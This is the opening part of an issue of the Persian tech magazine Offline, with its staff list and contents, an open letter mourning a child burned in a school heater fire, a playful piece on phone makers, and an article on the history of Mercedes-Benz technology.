



بررسی تکنولوژی به کار رفته در بنز

کالبد شکافی یک غول!

آموزش هک کامپیوترهای شخصی

امنیت؛ کلمه ای نا متعارف!

درخواست از آفلاینی ها

بخاری نفتی را آتش بزنید!

معرفی ۴۰ اپلیکیشن برتر برای iOS و اندروئید

رقابت نفس گیرِ دو مدعی!

به همراه اخباری کامل در مورد هر آنچه که از دنیای کامپیوتر می خواهید بدانید.



OFFLINE همیشه ONLINE است!

www.offlinemag.ir

تحریریه

محمد مرتضوی، میکائیل اسکندری، کوشا زارعی، مهسا سیروس، سمیرا صرامی، میلاذ جعفری، سعید محبی، Higher_sense، مجید هدایتی، عرفان امانی، میلاذ کهساری، حسین دهقان نصیری، حامد جعفری، ایمان همایونی، لیلا هفته خانکی، امیر ارسلان قربان زاده، فرهاد حسین زاده، نیما مقصودی، مقصود بادپا، فردین اللهویردی نژند، مجید احمدی

سر دبیر بخش هک و امنیت: محمد مرتضوی
سر دبیر بخش شبکه: سعید محبی

فنی و هنری:

ویراستار: حامد جعفری
گرافیک و صفحه آرایی: اعضای تیم آفلاین

روابط عمومی: سعید محبی

مسوول سایت: میلاذ جعفری
مسئول فنی سایت: سعید محبی
مسئول امنیتی سایت: محمد مرتضوی

ارتباط:



سخن مدیر مسئول	3
سفیران آفلاین	4
پرونده ویژه: از آینه نترس سیران!	5
تکنولوژی	7
کلاس درس تکنولوژی!	8
نگاهی دقیق به تکنولوژی کمپانی بنز	10
برترین اپلیکیشن ها	18
گرم کامپیوتری چیست؟	23
کسب و کار آنلاین	24
برنامه نویسی	26
دنیایی رنگارنگ با پایتون	27
متغیرها در زبان سی	29
هک و امنیت	30
CAC Attacks	31
Client Side Hacking	34
امن سازی PHP	38
بازی: جهنمی در لباس بهشت!	41
سخت افزار: مهمان جدید آفلاین!	45
شبکه	48
شبکه های بی سیم	49
ریکاوری پسورد روتر سیسکو	52
اسنیفر	53
متن باز	57
اخبار دنیای لینوکس	58
شناخت لینوکس و فایل های پرکاربرد	63



e-mail: info@offlinemag.ir

Sms: 3000 9900 90 8221

site: www.offlinemag.ir

fb: facebook.com/majale.offline

OFFLINE
MAGAZINE

OFFLINEMAG.IR

آنها در پیدایشان به من می گویند: "تو و دنیایی که در آن زندگی می کنی چیزی نیستید جز دانه شنی که بر ساحل بی انتهای دریایی بی کران افتاده اید."

و من در رویایم به آنها می گویم: "من آن دریای بی کران هستم. و همه جهان چیزی نیست جز دانه ای شن بر ساحل من."

با این تفکر بود که ما تونستیم هفت ماه برای آفلاین زحمت بکشیم. و امروز خدا را سپاسگزاریم که «دریای بی کران» بودنمان را به همه پیشکش کردیم. قله های موفقیت یکی پس از دیگری به دست آفلاین فتح می شود و ما باز هم اهداف بزرگتری داریم. شما فواندگان گرامی هم وظیفه ای اخلاقی به دوش دارید...! اینکه پیش از پیش، از جنبش علمی آفلاین حمایت کنید. این حمایت صرفاً حمایتی مالی نیست. همین امروز وقتی که با دوستان خود ملاقات دارید فقط و فقط یک دقیقه از وقت خود رو برای معرفی آفلاین اختصاص دهید. بی نهایت سپاسگزاریم از دوستانی که به صورت خودپوش این کار را انجام و به ما گزارش دادند.

با احترام فراوان

میلاد بعفری

مدیر مسئول آفلاین

سفیران آفلاین!

سمیرا صرامی
مهندس فناوری اطلاعات
عضو رسمی آفلاین



محمد مرتضوی
متخصص تست امنیت و نفوذ
سر دبیر هک و امنیت



کوشا زارعی
مهندسی نرم افزار
عضو رسمی تیم آفلاین



سعید محبی
مهندسی فناوری اطلاعات
سر دبیر بخش شبکه



میلاد جعفری
مهندسی فناوری اطلاعات
مدیر مسئول آفلاین



ایمان همایونی
متخصص تست نفوذ و امنیت
عضو رسمی آفلاین



Higher_Sense
برنامه نویس و متخصص امنیت
عضو رسمی آفلاین



فرهاد افشار
گرافیکست
عضو رسمی آفلاین



مهسا سیروس
برنامه نویس متن باز
عضو رسمی آفلاین



حامد جعفری
مدیریت دولتی
عضو رسمی تیم آفلاین



ارسلان قربان زاده
برنامه نویس اپن سورس
عضو افتخاری آفلاین



فرهاد حسین زاده
متخصص شبکه و لینوکس
عضو رسمی آفلاین



حسین دهقان نصیری
کارشناس نرم افزار
عضو رسمی آفلاین



میکایل اسکندری
متخصص تست نفوذ و امنیت
عضو رسمی تیم آفلاین



نیما مقصودی
محقق تکنولوژی
عضو افتخاری آفلاین



مقصود بادپا
مهندسی عمران
عضو افتخاری آفلاین



فریدین اللهوردی نژند
محقق امنیتی
عضو رسمی آفلاین



میلاد کهنساری
متخصص تست نفوذ و امنیت
عضو رسمی آفلاین



مجید هدایتی
متخصص برپا سازی سرور
عضو افتخاری آفلاین



عرفان امانی
کارشناسی ارشد کامپیوتر
عضو افتخاری آفلاین



اگر شما هم دوست دارید در جنبش علمی آفلاین سهیم باشید با ایمیل زیر در تماس باشید
info@OfflineMag.ir

اینجا رو برای شما
در نظر گرفتیم!




لیلا هفته خانگی
محقق تکنولوژی
عضو افتخاری آفلاین



مجید احمدی
فناوری اطلاعات
عضو افتخاری آفلاین





از آینده فترس سیران!

قرار نیست افلاین رویکردی اجتماعی داشته باشد اما خواهشمندیم پشت دستتان را یک لحظه با کبریت بسوزانید!





سلام سیران جان!

دختر عزیزم، نمی دونم کجا هستی! اما مطمئنم که حالت خوبه، مطمئنم که سردت نیست، مطمئنم که خوشحالی و میدونم که دوستای خوبی برای خودت پیدا کردی! دیگه لازم نیست برای گرم کردن دستات "ها" کنی. نازنینم لازم نیست لباس روی لباس بپوشی. اونجا همیشه گرمه! گرمای اونجا خیلی فرق داره. از گرما نترس! نازنینم توی بهشت به آینه نیاز نداری. اما اگر تصویر خودت رو توی آب دیدی نترس، جای سوختگی روی چهره معصومت نیست...

سوختگی سوختگی سوختگی ... اما قلب من سوخته سیران، دلم برات تنگ میشه، نمی دونم تحمل مرگت سخت تر بود یا دیدن یه عمر بدن کباب شده ت. اینکه منو تنها گذاشتی آزارم میده، اما خدا رو شکر که رفتی که با رفتنت دنیا رو تکان دادی. من و تو جایی روی نقشه ایران نداشتیم. جایی که ما زندگی می کردیم رو باید با میکروسکوپ روی نقشه پیدا می کردند، "شین آباد" یعنی شرم آباد، شرم از بی پروایی، دروغ، رسوایی ...

خدا رو شکر که رفتی و تیترو روزنامه ها رو نمی بینی، یکی تیترو زده "پروانه ها در آتش سوختند" یکی تیترو زده "بال های فرشته ها سوخت" اما هیچکس ننوشته که دختر من می خواست گرم بشه .. فقط می خواست گرم بشه ... دختر من نمی خواست آتش بگیره، دختر من نمی خواست هیزم بخاری نفتی بشه... بخاری نفتی ... بخاری نفتی !!!

همش بخاطر این بخاری نفتی لعنتی! بخاطر این نفت لعنتی! دخترم تو تنها کسی نیستی که قربانی نفت شدی، نفت خیلی خطرناکه دلبندم، ببین که نفت با ما چه کرد ...

عزیزم نگران نباش! وزیر آموزش و پرورش قبول کرده که کار اون بوده! گفته که تا قیامت هر دانش آموزی که بمیره تقصیر منه، سیران اون به قیامت باور داره، گفته که بچه ها همگی سالم بودند و واسه من سرود خواندند، عزیزم یه بار دیگه سرودت رو روز قیامت برای اون بخون! سیران بخاطر اینکه نمی تونی فارسی رو خوب صحبت کنی خجالت نکش، تو بهشت بچه های زیادی هستن که نمی تونند فارسی حرف بزنند مثل بچه های تبریزی که تو زلزله بهشتی شدند، مثل بچه های بم، مثل همه ی بچه هایی که باید بازی کنند اما می میرند.

دخترم نمی دونم کار درستی کردم که تو رو به مدرسه فرستادم یا نه؟ شاید اگر هر روز یه دسته گل بهت میدادم که سر چهارراه توی شهر بفروشی برای هر دوی ما بهتر بود، اما من می خواستم تو واسه خودت کسی بشی، می خواستم همه تو رو بشناسند مثل الان که رفتی! دخترم ناراحتم برای دوستای تو که سوختند اما مثل تو بهشتی نشدند، دختر بچه هایی که به پستوهای انباری خونه هاشون پناه می برند و فراموش میشند! بچه هایی که از آینه می ترسند! اما تو نترس سیران، به آینه نگاه کن سیران...



تکنولوژی

DO YOU KNOW WHO IS WINNER?



نیما مقصودی

در این پرونده با دانش آموزان کلاس تکنولوژی آشنا خواهیم شد !!

کلاس درس تکنولوژی !!

24



SONY

سونی بچه خیلی با معرفتیه طوری که اگه یه مقاله یا یه اثر تولید کنه خیلی پشتیبانی میکنه ازش و همیشه سرش توی لاک خودشه و کاری با آثار و مقالات دیگران نداره و رابطه خیلی خوبی با گوگل داره. سونی توی کار لوازم خونگی و... هم دست داره و بیکار نمیشینه! و اخیرا هم رابطه چندین و چندساله خودشو با Ericsson بهم زد و الان دیگه تنهایی روی پروژه هاش کار میکنه! آدرس منزل: www.Sony.com



GOOGLE

گوگل فردی بسیار بسیار با نفوذ و روابط خیلی خوبی با اکثر بچه های کلاس داره (البته بغیر از APPLE) طوریکه هرچی انشاء و مقاله (سیستم عامل اندروید) مینویسه و طراحی میکنه رو در اختیار دیگر بچه ها مثل سامسونگ و سونی و اچ تی سی قرار میده تا ازشون استفاده کنن. گوگل کارهای خیلی زیادی رو بلده که اکثر بچه ها بلد نیستن از جمله کارهایی که بلده نقشه برداری (GOOGLE MAP) و قدرت پیدا کردن اطلاعات (GOOGLE SEARCH) یه سالن داره که میتونه اکثر مردم رو اونجا جمع کنه و با هم صحبت کنن (GOOGLE+) و یه کلکسیون از انواع فیلم داره (YOUTUBE) و بسیاری از کارهای دیگه که لز دست بقیه برنمیداد.

آدرس منزل: WWW.GOOGLE.COM

SAMSUNG

سامسونگ تا همین چند سال پیش اصلا نمیدونست درس یعنی چی؟؟ (آخه بیچاره تو حوزه کالای خونه کار میکرده) بعد یدفعه یه زمزمه هایی شد که سامسونگ با گوگل رابطه خوبی برقرار کرده و همین روابط باعث شد که یکی از بهترین شاگردان کلاس بشه طوریکه الان یجورایی رو دست نداره و تن به تن داره با APPLE و HTC میجنگه و در بین مردم هم خیلی خیلی طرفدار پیدا کرده طوریکه هرجا میری صحبت از سامسونگه، سامسونگ تناسب اندام و لباس هاشو همیشه و دم به دقیقه عوض میکنه و امروز با یه لباس میاد فردا با یه لباس و تیپ دیگه!! ناگفته نمونه چند ماه پیش سر جلسه امتحان اپل معلمو صدا زد و شکایت سامسونگو کرد گویا سامسونگ داشته از رو دست اپل تقلب میکرده و بردنشون دفتر پیش مدیر مدرسه خلاصه سامسونگو خیلی تنبیه کردن (جریمه اخیر سامسونگ بخاطر نقض حق اختراع) بخاطر این کار. البته سر یه امتحان دیگه هم اپل دوباره همین کارو کرد اما ایندفعه معلم به اپل گفت دیگه پر رو نشو و بشین سر جات و بعدش اپل رو مجاب کرد که باید از سامسونگ با صدای بلند (در روزنامه) و با یه پلاکارد دم در منزلتون (توی وب سایت اپل) معذرت خواهی کنی. الان هم در حال حاضر خیلی داره از خودش خلاقیت و نوآوری بخرج میده طوریکه همه میشینن منتظر ببینن این سامسونگ کار بعدی که میخواد انجام بده چیه!! سامسونگ رابطه خوبی با ما ایرانی ها داره و فکر نمیکنم کسی به اندازه سامسونگ با ما خوب باشه و بهمون احترام بذاره آخه اون مادر زاده زبون مارو بلده (سپورت کردن زبان فارسی) و همیشه مقالات و برنامه های خوبی برامون مینویسه. آدرس منزل: WWW.SAMSUNG.COM

APPLE

اپل یکی از شاگردان ممتاز کلاسه او فردی پولدار، متکبر و وسواسیه و در بیشتر امتحانات نمره های خیلی خوبی کسب میکنه. اپل عاشقا و دشمن های زیادی داره بطوریکه بعضی ها اونو از جون و دل دوست دارن و بعضی ها هم شدیداً از اون متنفرن (البته اینایی که ازش متنفرن، متنفر و متنفر هم نیستن ته دلشون دوست دارن باهاش در ارتباط باشن) ناگفته نمونه اپل همیشه تناسب اندامش یجور خاصه طوریکه توی این چند سال اخیر چندان تغییری توش ندیدیم. و اخیراً یه رابطه هایی هم با یکی دیگه از شاگردها بنام HTC داشته که از وسایل همدیگه (حق ثبت اختراع) استفاده کنن و نرن پیش آقای ناظم شکایت کنن. اپل همیشه خودش تنها از برنامه هایی (سیستم عامل IOS) که میسازه استفاده میکنه و تا حالا اجازه نداده کسی از برنامه هاش استفاده کنه. اپل انچنان رابطه خوبی با ما ایرانی ها نداره اصلاً فکر میکنم ما رو اصلاً نمیشناسه!!

آدرس منزل: WWW.APPLE.COM

NOKIA

هی وای نونیا! نونیا هم واسه خودش یه زمانی برو و بیایی داشت، موقعی که خودش تنها شاگرد برتر کلاس بود و هیچکس نمیتونست به گرد پاش برسه چه برسه به اینکه باهاش کل بندازه ولی الان دچار شده بحرانی که هر روز اونو تو حوزه فناوری ضعیف تر میکنه و دیگه از چشم مردم افتاده و هرکاری میکنه که خودشو دوباره به مردم ثابت کنه نشد که نشد و اخیراً هم با یه مقاله جدید بنام LUMIA وارد کلاس شده و امیدواره که بتونی برگرده. یه چیزی هم برا خودم سواله که چرا نونیا با گوگل رابطه برقرار نمیکنه؟؟ آخه گوگل شخص با نفوذیه میتونه بهش کمک کنه و چند تا مقاله و انشاء (سیستم عامل اندروید) بهش بده تا برگرده به روز اولش، ولی نونیا ترجیح داد که فعلاً طرف گوگل نره! نونیا رابطه خوبی با ما (ایرانی ها) داشت اما یه زمزمه هایی به گوش میرسه که دیگه نمیخواد ادامه بده!!

HTC

اچ تی سی اصلیتی تایوانی داره و خیلی شاگرد ساکتی بوده طوریکه میرفت مینشت ته کلاس و حتی جیکش و در نمیومد و کاری به کار کسی نداشت (دورانی که نونیا قلدر کلاس بود میکرد) تا اینکه یدفعه خودی نشون داد و معلوم شد که HTC کلاس بدن سازی میرفته و انواع کلاس های رزمی داشته کار میکرده و با اومدنش شده یکی از شاگردهای ممتاز و قلدر کلاس طوریکه در حال حاضر داره با سامسونگ و اپل میجنگه.

آدرس منزل: WWW.HTC.COM





تکنولوژی به سبک بنز

طراحی، مهندسی و خلاقیت

نگاهی دقیق به کمپانی مشهور و خلاق مرسدس بنز

در این مقاله قصد داریم تا کمی سنت شکنی کنیم و یکی از خلاق ترین شرکت های اتومبیل سازی جهان یعنی مرسدس بنز را از نظر تکنولوژی هایی که استفاده می کند و ایده های جذابش را بررسی کنیم. مرسدس بنز همیشه برای استفاده از تکنولوژی در اتومبیل های زیبا و قدرتمندش پیشرو بوده است و در این زمینه یکه تاز طراحیان بوده است. خلاقیت رمز موفقیت همیشگی بنز بوده است و این مفهوم را در طراحی تک تک قطعاتش رعایت نموده است. حتی از زمانی که در ۱۸۸۶ اولین اتومبیلش را تولید کرد، این روند هرگز متوقف نشده است!





چیزهایی که به عنوان یک محصول پیشرو تولید شد، هم اکنون به یک استاندارد برای همه تبدیل شده است. سیستم‌های قدرتمند امنیتی، شاهکار طراحی و لذت رانندگی همه جزو این دسته هستند. Carl Benz موسس کمپانی به خوبی این مفهوم را با این جمله بیان کرده است که "عشق به خلاقیت هرگز نمی‌میرد".



اولین ماشین بنز در سال ۱۸۸۶ که سه چرخ و یک سیلندر داشت تولید و به عنوان یک اختراع علمی در آلمان ثبت شد. این محصول به طور کلی دید وسایل نقلیه را در جهان عوض کرد. کمی بعد از آن در سال ۱۹۳۱ اولین خودروی چهار چرخ با سیستم تعلیق جداگانه برای هر چرخ توسط بنز با نام Mercedes ۱۷۰ طراحی شد. این سیستم به چرخ‌ها اجازه می‌دهد تا هر یک به طور جداگانه عمل خود را انجام دهند و به یکدیگر وابسته نباشند. سیستم هیدرولیک ترمزها نیز در این زمان توسط بنز اختراع شد.





در سال ۱۹۳۹ کمپانی به طور رسمی مرکز تحقیقات امنیت مسافران اتومبیل های بنز را راه اندازی نمود و در آن نمونه هایی مانند آزمایش کف بسیار مستحکم خودرو، محافظ ضربه از طرفین و ستون فرمان تاشورا آزمایش کردند. در ۱۹۴۹ قفل درهای مخروطی شکل توسط بنز ارایه و ثبت شد. سیستمی که امنیت مسافران را در تصادفات تضمین می کند و مانع باز شدن درب می شود. سیستم Crumple Zone در سال ۱۹۵۱ توسط مهندسان کمپانی برای امنیت بیشتر خودرو طراحی و پیاده سازی شد که این اختراع هم اکنون در کلیه ماشین ها استفاده می شود.



1963

600

Designed specifically to deliver the highest possible levels of comfort, safety and performance, the regal and ultra-exclusive 600 enjoyed a production run of no less than 18 years.





مرکز تحقیقات بنز در سال ۱۹۵۸ گسترش بیشتری یافت و تست امنیت خودروهای تولید شده در آن الزامی گشت. در این زمان بود که به طور کامل نمونه ای از خودروهای تولید شده می بایست انواع تست های امنیتی را پشت سر بگذارد تا مجوز تولید دریافت نماید. در ابتدا کلیه تست ها در محیط بیرون تست می شد، اما کم کم به داخل مرکز منتقل یافت. تست تصادف هم اکنون یکی از مهمترین بخش های تولید در کلیه کمپانی های خودروسازی است.

در طی سالیان متوالی مرسدس بنز اقدام به تولید و به کارگیری سیستم های الکترونیکی و امنیتی بسیاری نموده است تا راحتی و ایمنی بیشتری برای مسافران به همراه داشته باشد. سال ۲۰۰۰ سال شکوفایی و آغاز بنز برای استفاده بیشتر از قطعات الکترونیکی است. سیستم Tele Aid and mbrace معرفی شد.

توسط این سیستم راننده قادر است تا با گوشی همراه یا کامپیوتر داخلی ماشین به اتومبیل یا مرکز خدمات بنز متصل شود. سال ۲۰۱۲ نسخه جدید این سیستم معرفی شد که اینترنت را به داخل اتومبیل آورد و سیستم کنترل از راه دور نیز به آن اضافه شد. در این سیستم کافی است تا جایی از گوگل مپ یا شبکه اجتماعی فیسبوک را انتخاب نمایید تا بهترین مسیر برای نقل مکان به آنجا برای شما انتخاب شود. در این مسیر نوع رانندگی، تمایلات راننده و سریعترین مسیر لحاظ می شود.





در سال ۲۰۱۲ سیستم امنیتی جدیدی برای ماشین های بنز ارایه شد. Pre-Safe احتمال وقوع حادثه را پیش بینی می کند و در این صورت اقدامات پیش گیری برای کاهش خسارت را انجام می دهد. به طور مثال کمربندهای ایمنی را قفل می کند، پشتی صندلی را صاف می کند و ماشین را به حالت پایدار می رساند تا در صورت بروز تصادف، خسارت جانی وارد نشود.

در سال ۲۰۱۲ طرح سیستم دستیار راننده توسط مهندسان بنز ارایه شد. این سیستم بیش از ۷۰ پارامتر از رانندگی شما را در لحظات ابتدایی مسیر می سنجد و از نتایج بدست آمده برای ارایه راه کارهای پیچیده استفاده می کند. به طور مثال تشخیص می دهد که راننده ممکن است خواب آلود باشد و سعی می کند با اعلام هشدارهای پیاپی از ادامه رانندگی جلوگیری کند.





یکی از جالبترین سیستم های الکترونیکی بنز Mercedes Benz DICE نام دارد. این سیستم با توجه به حالات راننده و حرکات دست ایشان، طرحی متفاوت با رنگ های متفاوت در داشبورد اتومبیل ایجاد می کند. همچنین این سیستم به طور زنده از شبکه های اجتماعی بازخورد دریافت می کند تا طرح ها واقعی تر جلوه کنند. این سیستم لحظه ای باعث ایجاد تازگی در ماشین می شود و از خواب آلودگی و یکنواختی جلوگیری می کند.

سیستم جست و جو محلی گوگل برای مرسدس بنز به اتومبیل اجازه می دهد تا همه قدرت موتور جست و جوی گوگل را در داخل ماشین به همراه داشته باشید. این سیستم به راننده کمک می کند تا قبل از شروع سفر کلیه اطلاعات مربوط به سفر از جمله راه ها و مکان ها و اقامت گاه ها را مشاهده و بازبینی نماید. عکس ها و ویدیوهای مرتبط را در انواع شبکه ها ببیند و از سفر خود لذت بیشتری ببرد. اگر در میان رانندگی احساس گرسنگی کنید می توانید توسط سیستم Yelp که با داشبورد ماشین یکسان شده است نزدیکترین رستوران را در طول سفر پیدا کنید و غذای مورد علاقه خود را میل کنید. این سیستم فقط محدود به غذا نمی شود و بسیاری از بیزینس ها را نیز در بر می گیرد.





در زمینه طراحی موتور دو سیستم جدید در سال ۲۰۱۱ توسط مرکز تحقیقات مرسدس بنز ارائه شد. سیستم های BlueEFFICIENCY و BlueTEC دو مفهوم مشترک برای موتورهای بنزینی و گازویلی می باشد. این دو سیستم با ارائه سیستمی پیشرفته برای تزریق سوخت به موتور باعث کاهش وزن موتور می شوند و به موتورهای با حجم کم امکان ایجاد قدرت بیشتر و انتشار کمتر گازهای گلخانه ای می دهند. می توانید مطمئن باشید که اتومبیل بنز شما با شبکه اجتماعی فیسبوک کاملاً ادغام شده است و حتی برنامه های بیشتر و اختصاصی تری برای بنز گسترش داده شده است. راننده می تواند مکان های مختلف را با دوستان خود به راحتی یک کلیک به اشتراک بگذارد و نظرات همه را در مورد سفر پیش رو ببیند. ممکن است جایی که قصد سفر به آن را دارید، دیگران آنجا را دیده باشند و کلیه پیچ و خم های مسیر را بدانند، پس تجربیات آنها حتماً مهم هستند و شما همه آن ها را در داشبورد خود به همراه دارید.

سیستم send2benz که از جدیدترین سیستم های الکترونیکی بنز به شمار می رود به راننده کمک می کند تا مقصد خود را توسط کامپیوتر شخصی اش در منزل پیدا کند و پس از تنظیم کامل، به راحتی آن را به سیستم حمل و نقل اتومبیل انتقال دهد. مرسدس بنز برنامه ای برای تلفن های هوشمند ارائه کرده است که توسط آن شما می توانید با استفاده از گوشی همراه خود، ماشین را از راه دور قفل کنید یا شیشه هایش را بلا ببرید و یا کلیه سیستم ماشین را از دور چک کنید. این ابزار جدیدترین دستیار مرسدس بنز برای مشتریان خود است.

بنز فلسفه ای است بر روی چهار چرخ!



برترین ها از نگاه آفلاین

سلام آفلاینی ها!

